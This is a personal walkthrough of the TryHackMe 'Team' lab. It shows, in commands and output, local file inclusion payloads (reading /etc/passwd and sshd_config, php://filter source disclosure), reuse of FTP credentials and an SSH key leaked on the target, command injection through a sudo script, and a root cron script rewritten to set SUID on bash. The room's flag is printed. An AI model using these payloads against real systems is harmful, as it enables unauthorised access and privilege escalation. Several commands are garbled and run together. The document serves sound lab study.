

Team | TryHackMe

Step 1: Connect VPN

```
sudo openvpn --config "/mnt/c/Users/gdr25/OpenVPN/config/ap-south-1-n3bular-regular/ap-south-1-n3bular-regular.ovpn"
```

Step 2: Verify VPN

```
ip a |grep tun0
```

Check THM:

```
Connection: Connected
```

Step 3: Start Machine

Click:

```
Start Machine
```

Wait for the machine to boot.

Example:

```
10.49.130.89
```

Step 4: Enumeration

Command

```
nmap -Pn -p-10.49.130.89
```

Purpose

Scan all 65535 TCP ports to identify exposed services.

Result

```
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Analysis

We discovered only three open ports:

Port	Service	Priority
21	FTP	Medium
22	SSH	Medium
80	HTTP	High

Observations:

- FTP may allow anonymous access or expose files.
- SSH is typically used after obtaining credentials.
- HTTP is usually the primary attack surface in TryHackMe web-focused rooms.

```
(nebular@Dhanarohini)-[/mnt/c/Users/gdr25]
$ nmap -Pn -p- 10.49.130.89
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-03 14:22 +0530
Nmap scan report for 10.49.130.89
Host is up (0.044s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 167.37 seconds
```

FTP Enumeration

Port 21 was running vsFTPD 3.0.5.

A connection to the FTP service was established successfully and the banner revealed the service version.

A login attempt was performed, but access was denied with "530 Login incorrect", indicating that valid credentials are required.

Web Enumeration

Step 1: We found port 80

From Nmap:

```
80/tcp open http
```

Step 2: We visited the IP

```
curl http://10.49.130.89
```

Step 3: The website gave us a clue

The page contained a message similar to:

```
If you see this add 'team.thm' to your hosts!
```

```
[nebular@Dhanarohini]~/mnt/c/Users/gdr25
$ curl http://10.49.130.89
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<!--
  Modified from the Debian original for Ubuntu
  Last updated: 2014-03-19
  See: https://launchpad.net/bugs/1288690
-->
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
  <style type="text/css" media="screen">
    * {
      margin: 0px 0px 0px 0px;
      padding: 0px 0px 0px 0px;
    }

    body, html {
      padding: 3px 3px 3px 3px;

      background-color: #D8DBE2;

      font-family: Verdana, sans-serif;
      font-size: 11pt;
      text-align: center;
    }
  </style>
</head>
<body>
  <div style="text-align: center;">
    <div style="border: 1px solid black; padding: 10px; margin: 0 auto; width: 80%;">
      <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 10px;">
        <h1 style="margin: 0; font-size: 2em;">It works!
      </div>
      <div style="padding-top: 10px;">
        <div style="display: inline-block; width: 45%; vertical-align: top;">
          <p style="margin: 0; font-size: 1.2em;">Congratulations!
          <br>This default Apache2 web page is successfully
          <br>running on the Ubuntu operating system.
        </div>
        <div style="display: inline-block; width: 45%; vertical-align: top;">
          <p style="margin: 0; font-size: 1.2em;">Please visit the
          <br>apachefoundation.org
          <br>website for more information.
        </div>
      </div>
    </div>
  </div>
</body>
</html>
```

Step 4: We add the hostname mapping

```
echo"10.49.130.89 team.thm" |sudotee-a /etc/hosts
```

This tells Linux:

team.thm → 10.49.130.89

```
(nebular@Dhanarohini)-[/mnt/c/Users/gdr25]
$ echo "10.49.130.89 team.thm" | sudo tee -a /etc/hosts
[sudo] password for nebular:
10.49.130.89 team.thm
```

Step 5: Verify the Virtual Host

After adding the hostname mapping:

```
curl http://team.thm
```

Result

The actual website was displayed:

```
<title>Team</title>
```

Homepage message:

```
Welcome to our Teams site!  
This is a place to write Blogs, Guides and anything you like!
```

Interesting Finding

At the bottom of the source code:

```
<!-- Need to update this page more -->
```

```
(nebulas@Dhanarohini)~/mnt/c/Users/gdr25  
$ curl http://team.thm  
<!DOCTYPE HTML>  
<!--  
    Visualize by TEMPLATED  
    templated.co @templatedco  
    Released for free under the Creative Commons Attribution 3.0 license (templated.co/license)  
-->  
<html>  
  <head>  
    <title>Team</title>  
    <meta charset="utf-8" />  
    <meta name="viewport" content="width=device-width, initial-scale=1" />  
    <link rel="stylesheet" href="assets/css/main.css" />  
  </head>  
  <body>  
    <!-- Wrapper -->  
    <div id="wrapper">  
      <!-- Header -->  
      <header id="header">  
        <span class="avatar"></span>  
        <h1>Welcome to our Teams site! This is a place to write Blogs, Guides and  
anything you like!</h1>  
        <ul class="icons">  
          <li><a href="#" class="icon style2 fa-twitter"><span class="labe  
l">Twitter</span></a></li>  
          <li><a href="#" class="icon style2 fa-facebook"><span class="labe
```

```

<footer id="footer">
    <p>&copy; Untitled. All rights reserved. Demo Images: <a href="http://unsplash.com">Unsplash</a>.
</footer>

</div>

<!-- Scripts -->
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/jquery.poptrox.min.js"></script>
<script src="assets/js/skel.min.js"></script>
<script src="assets/js/main.js"></script>
<!-- Need to update this page more -->
</body>

```

Step 6: Directory Enumeration

Command

```

gobuster dir-u http://team.thm \
-w /usr/share/wordlists/dirb/common.txt

```

```


(nebular@Dhanarohini)-[mnt/c/Users/gdr25]
$ gobuster dir -u http://team.thm \
-w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://team.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 273]
.htpasswd (Status: 403) [Size: 273]
.htaccess (Status: 403) [Size: 273]
assets (Status: 301) [Size: 305] [--> http://team.thm/assets/]
images (Status: 301) [Size: 305] [--> http://team.thm/images/]
index.html (Status: 200) [Size: 2966]
robots.txt (Status: 200) [Size: 5]
scripts (Status: 301) [Size: 306] [--> http://team.thm/scripts/]
server-status (Status: 403) [Size: 273]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====

```

Step 7: Check robots.txt

Run:

```
curl http://team.thm/robots.txt
```



```
(nebulare Dhanarohini)-[/mnt/c/Users/gdr25]  
$ curl http://team.thm/robots.txt  
dale
```

robots.txt Enumeration

Command

```
curl http://team.thm/robots.txt
```

Result

```
dale
```

Analysis

The `robots.txt` file did not contain standard crawler directives.

Instead, it revealed the string:

```
dale
```

This may represent:

- A username
- A developer account
- A system user

Potential username discovered:

```
dale
```

scripts Directory Enumeration

Command

```
curl http://team.thm/scripts/
```

Result

```
403 Forbidden
```

Analysis

The `scripts` directory exists but directory listing is disabled.

This indicates:

- The directory is present on the server.
- Access to the directory index is restricted.
- Files within the directory may still be directly accessible.

Further enumeration is required.

```
(nebulare@Dhanarohini)-[/mnt/c/Users/gdr25]
$ curl http://team.thm/scripts/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at team.thm Port 80</address>
</body></html>
```


Next Step

Now enumerate inside `/scripts`.

Run:

```
gobuster dir-u http://team.thm/scripts \  
-w /usr/share/wordlists/dirb/common.txt
```

```
(nebulas Dhanarohini)-[/mnt/c/Users/gdr25]  
$ gobuster dir -u http://team.thm/scripts \  
-w /usr/share/wordlists/dirb/common.txt  
=====
```

Gobuster v3.8.2	
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)	
=====	
[+] Url:	http://team.thm/scripts
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.8.2
[+] Timeout:	10s
=====	
Starting gobuster in directory enumeration mode	
=====	
.hta	(Status: 403) [Size: 273]
.htaccess	(Status: 403) [Size: 273]
.htpasswd	(Status: 403) [Size: 273]
Progress: 4613 / 4613 (100.00%)	
=====	
Finished	
=====	

Gobuster didn't find anything inside `/scripts`

Next Step: More Web Enumeration

Let's inspect the page source more carefully.

Save the homepage:

```
curl http://team.thm-o homepage.html
```

Search for interesting references:

```
grep -iE "href|src|dale|admin|user|dev|script" homepage.html
```

Also check if there are any hidden files in `/scripts`.

```
(nebular@Dhanarohini)~/mnt/c/Users/gdr25
$ curl http://team.thm -o homepage.html
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done   Dload  Upload    Total   Spent    Left   Speed
100  2966 100    2966    0     0  36163    0     0     0
(nebular@Dhanarohini)~/mnt/c/Users/gdr25
$ grep -iE "href|src|dale|admin|user|dev|script" homepage.html
<meta name="viewport" content="width=device-width, initial-scale=1" />
<link rel="stylesheet" href="assets/css/main.css" />
    <span class="avatar"></span>
    <li><a href="#" class="icon style2 fa-twitter"><span class="label">Twitter</span></a></li>
    <li><a href="#" class="icon style2 fa-facebook"><span class="label">Facebook</span></a></li>
    <li><a href="#" class="icon style2 fa-instagram"><span class="label">Instagram</span></a></li>
    <li><a href="#" class="icon style2 fa-500px"><span class="label">500px</span></a></li>
    <li><a href="#" class="icon style2 fa-envelope-o"><span class="label">Email</span></a></li>
    <a href="images/fulls/01.jpg">
        
    <a href="images/fulls/02.jpg">
        
    <a href="images/fulls/03.jpg">
        
    <a href="images/fulls/04.jpg">
        
    <a href="images/fulls/05.jpg">
        
    <a href="images/fulls/06.jpg">
        
    <a href="images/fulls/07.jpg">
        
    <p>&copy; Untitled. All rights reserved. Design: <a href="http://templated.co">TEMPLATED</a>. Demo Images: <
a href="http://unsplash.com">Unsplash</a>.</p>
<!-- Scripts -->
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/jquery.poptrox.min.js"></script>
<script src="assets/js/skel.min.js"></script>
<script src="assets/js/main.js"></script>
```

The homepage source didn't reveal anything beyond static resources.

Let's enumerate files instead of directories.

Run:

```
gobuster dir-u http://team.thm \
-w /usr/share/wordlists/dirb/common.txt \
-x txt,php,bak,old,zip
```

That scan didn't reveal any backup files or hidden documents.

Next Enumeration Step

Let's enumerate virtual hosts (subdomains).

Run:

```
ffuf-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-u http://team.thm \
-H"Host: FUZZ.team.thm" \
-fs2966
```

Finding

```
www.dev [Status: 200, Size: 187]
```

Analysis

Most virtual hosts returned the same response size and were false positives.

ads	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 38ms]
my	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 37ms]
ipv4	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 38ms]
remote	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 41ms]
email	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 40ms]
wap	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 40ms]
store	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 37ms]
cms	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 36ms]
mail3	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 39ms]
apps	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 41ms]
www.dev	[Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 45ms]
forums	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 37ms]
download	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 53ms]
dns3	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 43ms]
exchange	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 42ms]
proxy	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 49ms]
mssql	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 44ms]
ns5	[Status: 200, Size: 11366, Words: 3512, Lines: 374, Duration: 39ms]

The host:

```
www.dev.team.thm
```

returned a different response size, indicating unique content and a potentially valid virtual host.

Next Step

Add it to `/etc/hosts` :

```
echo "10.49.130.89 www.dev.team.thm" | sudo tee -a /etc/hosts
```

```
(nebulas Dhanarohini) - [mnt/c/Users/gdr25]  
$ echo "10.49.130.89 www.dev.team.thm" | sudo tee -a /etc/hosts  
10.49.130.89 www.dev.team.thm
```

Then inspect it:

```
curl http://www.dev.team.thm
```

```
(nebulas Dhanarohini) - [mnt/c/Users/gdr25]  
$ curl http://www.dev.team.thm  
<html>  
  <head>  
    <title>UNDER DEVELOPMENT</title>  
  </head>  
  <body>  
    Site is being built<a href=script.php?page=teamshare.php </a>  
  <p>Place holder link to team share</p>  
  </body>  
</html>
```

Analysis

A PHP parameter named:

```
page
```

is used to load content.

Example:

```
script.php?page=teamshare.php
```

This may indicate a:

Local File Inclusion (LFI)

or

Remote File Inclusion (RFI)

vulnerability.

Next Step

Let's test the parameter.

First fetch the page:

```
curl "http://www.dev.team.thm/script.php?page=teamshare.php"
```

```
(nebulas Dhanarohini) - [mnt/c/Users/gdr25]
$ curl "http://www.dev.team.thm/script.php?page=teamshare.php"

<html>
<head>
<title>Team Share</title>
</head>
<body>
Place holder for future team share </body>
</html>
```

This strongly suggests the application is including files based on the `page` parameter.

If that's true, we may be able to read arbitrary files from the server.

This is called:

Local File Inclusion (LFI)

Try requesting a system file:

```
curl"http://www.dev.team.thm/script.php?page=/etc/passwd"
```

```
(nebulas@Dhanarohini)-[ /mnt/c/Users/gdr25 ]
$ curl "http://www.dev.team.thm/script.php?page=/etc/passwd"

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uuid:x:106:110:./run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
dale:x:1000:1000:anon,,:/home/dale:/bin/bash
gyles:x:1001:1001:./home/gyles:/bin/bash
ftpuser:x:1002:1002:./home/ftpuser:/bin/sh
ftp:x:110:116:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:111:65534:./run/sshd:/usr/sbin/nologin
systemd-timesync:x:112:117:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
tss:x:113:120:TPM software stack,,:/var/lib/tpm:/bin/false
tcpdump:x:114:121:./nonexistent:/usr/sbin/nologin
fwupd-refresh:x:115:122:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
ssm-user:x:1003:1005:./home/ssm-user:/bin/sh
ubuntu:x:1004:1007:Ubuntu:/home/ubuntu:/bin/bash
```

Vulnerability Confirmed: Local File Inclusion (LFI)

Test

```
curl"http://www.dev.team.thm/script.php?page=/etc/passwd"
```

Result

The contents of `/etc/passwd` were displayed.

This proves that:

```
script.php?page=<file>
```

allows arbitrary file reads from the server.

Important Findings

From `/etc/passwd`:

```
dale:x:1000:1000:anon,,,:/home/dale:/bin/bash
gyles:x:1001:1001::/home/gyles:/bin/bash
ftpuser:x:1002:1002::/home/ftpuser:/bin/sh
```

We now have valid usernames:

```
dale
gyles
ftpuser
```

Now we see:

```
dale → real Linux user
```

So the robots.txt clue was intentionally leading us here.

Source Code Disclosure

Command:

```
curl"http://www.dev.team.thm/script.php?page=php://filter/convert.base64-encode/resource=script.php"
```

Decoded Source

```
$file = $_GET['page'];
```

```
if(isset($file))
{
    include("$file");
}
```

Analysis

User-controlled input is passed directly to:

```
include()
```

without validation.

```
nebular@Dhanarohini:~/mnt/c/Users/gdr25$ curl "http://www.dev.team.thm/script.php?page=php://filter/convert.base64-encode/resource=script.php"
Cjw/cGhwICAgCiRmaWx1IDBgJF9HRVRBbJ3BhZ2UnXTsKIICAgYWoaXNzZXQoJGZpbGUpKQogICB7CiAgICAgICBpbmNsdWRlKCikZmZlZSIpOwogICB9CiAgICAgICAgVsc2UkICAgewogICAgICAgICAgW5jbHVkZSgidGVhbXNoYXJLLn
BocCip0wogICB9CiB8+Cg==
nebular@Dhanarohini:~/mnt/c/Users/gdr25$
```

Reading Additional Files

Command:

```
curl"http://www.dev.team.thm/script.php?page=/etc/hosts"
```

Result:

```
127.0.1.1 TEAM
```

Analysis:

- Revealed hostname **TEAM**
- No credentials or sensitive information discovered

Hidden Files in **/scripts**

Command


```
gobuster dir-u http://team.thm/scripts \  
-w /usr/share/wordlists/dirb/common.txt \  
-x txt,bak,old
```

```
(nebulas Dhanarohini)-[/mnt/c/Users/gdr25]  
$ gobuster dir -u http://team.thm/scripts \  
-w /usr/share/wordlists/dirb/common.txt \  
-x txt,bak,old  
=====
```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url:	http://team.thm/scripts
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.8.2
[+] Extensions:	txt,bak,old
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

.hta	(Status: 403)	[Size: 273]
.hta.txt	(Status: 403)	[Size: 273]
.htaccess	(Status: 403)	[Size: 273]
.hta.old	(Status: 403)	[Size: 273]
.hta.bak	(Status: 403)	[Size: 273]
.htpasswd	(Status: 403)	[Size: 273]
.htaccess.bak	(Status: 403)	[Size: 273]
.htaccess.old	(Status: 403)	[Size: 273]
.htaccess.txt	(Status: 403)	[Size: 273]
.htpasswd.txt	(Status: 403)	[Size: 273]
.htpasswd.old	(Status: 403)	[Size: 273]
.htpasswd.bak	(Status: 403)	[Size: 273]
script.old	(Status: 200)	[Size: 466]
script.txt	(Status: 200)	[Size: 597]

```
Progress: 18452 / 18452 (100.00%)  
=====
```

Finished

```
=====
```

Result

```
script.txt (200)  
script.old (200)
```

Analysis

Two additional files were discovered in the hidden `/scripts` directory.

Reviewing script.txt

Command

```
curl http://team.thm/scripts/script.txt
```

Analysis

The script contained a developer note:

```
# Note to self had to change the extension of the old "script" in this folder, as it has  
creds in
```

This indicated that the old version of the script likely contained credentials.

```
(nebular@Dhanarohini)~/mnt/c/Users/gdr25  
$ curl http://team.thm/scripts/script.txt  
#!/bin/bash  
read -p "Enter Username: " REDACTED  
read -sp "Enter Username Password: " REDACTED  
echo  
ftp_server="localhost"  
ftp_username="$Username"  
ftp_password="$Password"  
mkdir /home/username/linux/source_folder  
source_folder="/home/username/source_folder/"  
cp -avr config* $source_folder  
dest_folder="/home/username/linux/dest_folder/"  
ftp -in $ftp_server <<END_SCRIPT  
quote USER $ftp_username  
quote PASS $decrypt  
cd $source_folder  
!cd $dest_folder  
mget -R *  
quit  
  
# Updated version of the script  
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

Credential Disclosure via Backup File

Command

```
curl http://team.thm/scripts/script.old
```

Result

The old script contained hardcoded FTP credentials:

```
Username: ftpuser
Password: T3@m$h@r3
```

Analysis

A backup file exposed valid credentials for the FTP service.

```
(nebulare Dhanarohini)-[/mnt/c/Users/gdr25]
$ curl http://team.thm/scripts/script.old
#!/bin/bash
read -p "Enter Username: " ftpuser
read -sp "Enter Username Password: " T3@m$h@r3
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit
```

FTP Access

Command

```
ftp <target-ip>
```

Credentials

```
Username: ftpuser  
Password: T3@m$h@r3
```

Result

```
230 Login successful.
```

Successfully authenticated to the FTP service and gained access to the FTP server.

FTP Enumeration

Listing Files

Command:

```
ls
```

Result:

```
workshare
```

Accessing Shared Directory

Command:

```
cd workshare  
ls
```

Result:

```
New_site.txt
```

Downloading the File

Command:

```
get New_site.txt
```

Contents of New_site.txt

Dale

I have started coding a new website in PHP for the team to use, this is currently under development. It can be found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevant config file.

Gyles

Analysis

Important information discovered:

- Confirmed the existence of the development site (`.dev`)
- Mentioned users:
 - Dale
 - Gyles
- Revealed that SSH private keys (`id_rsa`) are copied into configuration files
- Suggested searching configuration files and SSH-related files through the LFI vulnerability

This note provided the clue that ultimately led to the discovery of Dale's SSH private key.

```

ftp: Can't connect to '10.49.186.1:44099': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxrwxr-x  2 65534  65534  4096 Jan 15  2021 workshare
226 Directory send OK.
ftp> passive
Passive mode: on; fallback to active mode: on.
ftp> ls
229 Entering Extended Passive Mode (|||46466|)
ftp: Can't connect to '10.49.186.1:46466': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxrwxr-x  2 65534  65534  4096 Jan 15  2021 workshare
226 Directory send OK.
ftp>
ftp> cd workshare
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxr-xr-x  1 1002  1002  269 Jan 15  2021 New_site.txt
226 Directory send OK.
ftp> get New_site.txt
local: New_site.txt remote: New_site.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for New_site.txt (269 bytes).
100% |*****| 269 137.24 KiB/s 00:00 ETA
226 Transfer complete.
269 bytes received in 00:00 (5.95 KiB/s)
ftp> bye
221 Goodbye.

```

SSH Configuration Enumeration

Objective

Investigate SSH configuration files using the LFI vulnerability to locate credentials or private keys.

Reading SSH Configuration

Command:

```
curl "http://www.dev.team.thm/script.php?page=/etc/ssh/sshd_config"
```

Discovery

A commented OpenSSH private key belonging to user **Dale** was found inside the SSH configuration file.

Example:

```

#Dale id_rsa
#-----BEGIN OPENSSH PRIVATE KEY-----
#...
#-----END OPENSSH PRIVATE KEY-----

```

Analysis

The note found in `New_site.txt` stated:

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevant config file.

This explained why Dale's private SSH key was present in the SSH configuration file.

Extracting the Key

Steps:

1. Copy the private key.
2. Remove all leading `#` characters.
3. Save the key as:

```
id_rsa
```

1. Set secure permissions:

```
chmod 600 id_rsa
```

SSH Login

Command:

```
ssh -i ~/id_rsa dale@team.thm
```

Result

Successfully authenticated as user:

```
dale
```

Initial access to the target system was obtained.

Privilege Escalation: dale → gyles

Checking Sudo Permissions

Command:

```
sudo -l
```

Result

```
User dale may run the following commands:  
  
(gyles) NOPASSWD: /home/gyles/admin_checks
```

Analysis

User `dale` can execute the script:

```
/home/gyles/admin_checks
```

as user `gyles` without providing a password.

This provides a privilege escalation path from:

```
dale → gyles
```

Script Analysis

Command:

```
cat /home/gyles/admin_checks
```

Contents:

```
#!/bin/bash  
  
printf "Reading stats.\n"  
sleep 1
```



```

printf "Reading stats..\n"
sleep 1

read -p "Enter name of person backing up the data: " name
echo $name >> /var/stats/stats.txt

read -p "Enter 'date' to timestamp the file: " error

printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"

```

Vulnerability

User input is executed directly:

```
$error
```

without sanitization.

This results in **Command Injection**.

Proof of Command Execution

Run:

```
sudo -u gyles /home/gyles/admin_checks
```

Input:

```

Name: test
Date: id

```

Result:

```
uid=1001(gyles)
gid=1001(gyles)
groups=1001(gyles),108(lxd),1003(editors),1004(admin)
```

Result

Confirmed arbitrary command execution as:

```
gyles
```

Enumeration as gyles

Reviewing Bash History

Command:

```
cat /home/gyles/.bash_history
```

Interesting Entries

```
cat /usr/local/bin/main_backup.sh
cat /usr/local/sbin/dev_backup.sh
cat /opt/admin_stuff/script.sh

sudo chmod 775 main_backup.sh
sudo chown :admin main_backup.sh

sudo chmod 775 bin/
sudo chown :admin bin
```

Analysis

The bash history revealed references to:

```
/usr/local/bin/main_backup.sh
/usr/local/sbin/dev_backup.sh
```

```
/opt/admin_stuff/script.sh
```

These appeared to be backup-related scripts and potential privilege escalation vectors.

Inspecting main_backup.sh

Command:

```
cat /usr/local/bin/main_backup.sh
```

Result:

```
#!/bin/bash  
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
```

Inspecting dev_backup.sh

Command:

```
cat /usr/local/sbin/dev_backup.sh
```

Result:

```
#!/bin/bash  
cp -r /var/www/dev.team.thm/* /var/backups/www/dev/
```

Inspecting Administrative Script

Command:

```
cat /opt/admin_stuff/script.sh
```

Result:

```
#!/bin/bash
# I have set a cronjob to run this script every minute

dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"

# Backups the sites locally
$main_site
$dev_site
```

Analysis

Key findings:

- Script runs every minute via cron.
- Executed as root.
- Calls:

```
/usr/local/bin/main_backup.sh
/usr/local/sbin/dev_backup.sh
```

This established the likely root escalation path.

Permission Analysis

Command:

```
ls -la /usr/local/bin
```

Result:

```
drwxrwxr-x  root admin  /usr/local/bin
-rwxrwxr-x  root admin  main_backup.sh
```

Analysis

User `gyles` belongs to the `admin` group:

```
groups=...,1004(admin)
```

Therefore:

- `main_backup.sh` is writable by `gyles`
- Root executes the script every minute through cron

This creates a direct privilege escalation path to root.

Privilege Escalation: `gyles` → `root`

Vulnerability

The following script was executed every minute by a root cron job:

```
#!/bin/bash

dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"

$main_site
$dev_site
```

The script executed:

```
/usr/local/bin/main_backup.sh
```

Writable Root-Owned Script

Command:

```
ls -la /usr/local/bin
```

Result:

```
drwxrwxr-x  root admin  /usr/local/bin
-rwxrwxr-x  root admin  main_backup.sh
```

Analysis:

- File owned by `root`
- Group ownership: `admin`
- Group writable
- User `gyles` belongs to the `admin` group

Therefore, `gyles` could modify a script executed by root.

Modifying the Backup Script

Original script:

```
#!/bin/bash
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
```

Replaced with:

```
#!/bin/bash
chmod u+s /bin/bash
```

Verification:

```
cat /usr/local/bin/main_backup.sh
```

Result:

```
#!/bin/bash
chmod u+s /bin/bash
```

Waiting for Cron Execution

The root cron job executed the modified script automatically.

Verification:

```
ls -l /bin/bash
```

Result:

```
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

The **s** indicates the SUID bit was successfully applied.

Obtaining a Root Shell

Command:

```
/bin/bash -p
```

Verification:

```
whoami  
id
```

Result:

```
root  
  
uid=1000(dale)  
gid=1000(dale)  
euid=0(root)
```

Root privileges successfully obtained.

Root Flag

Command:

```
cat /root/root.txt
```

Result:

```
THM{fhqbnznavfonq}
```

```
dale@ip-10-49-186-1:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# id
uid=1000(dale) gid=1000(dale) euid=0(root) groups=1000(dale),4(adm),24(cd
s)
bash-5.0# cd /root
bash-5.0# ls -la
total 68
drwx----- 7 root root 4096 Jun 1 2025 .
drwxr-xr-x 23 root root 4096 Jun 3 13:55 ..
-rw----- 1 root root 7813 Jun 1 2025 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Jan 15 2021 .cache
drwx----- 4 root root 4096 Jan 15 2021 .gnupg
drwxr-xr-x 3 root root 4096 Jan 15 2021 .local
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
-rw-r--r-- 1 root root 18 Jan 15 2021 root.txt
-rw-r--r-- 1 root root 66 Jan 17 2021 .selected_editor
drwx----- 3 root root 4096 Apr 26 2025 snap
drwx----- 2 root root 4096 May 31 2025 .ssh
-rw-r--r-- 1 root root 0 Jan 16 2021 .sudo_as_admin_successful
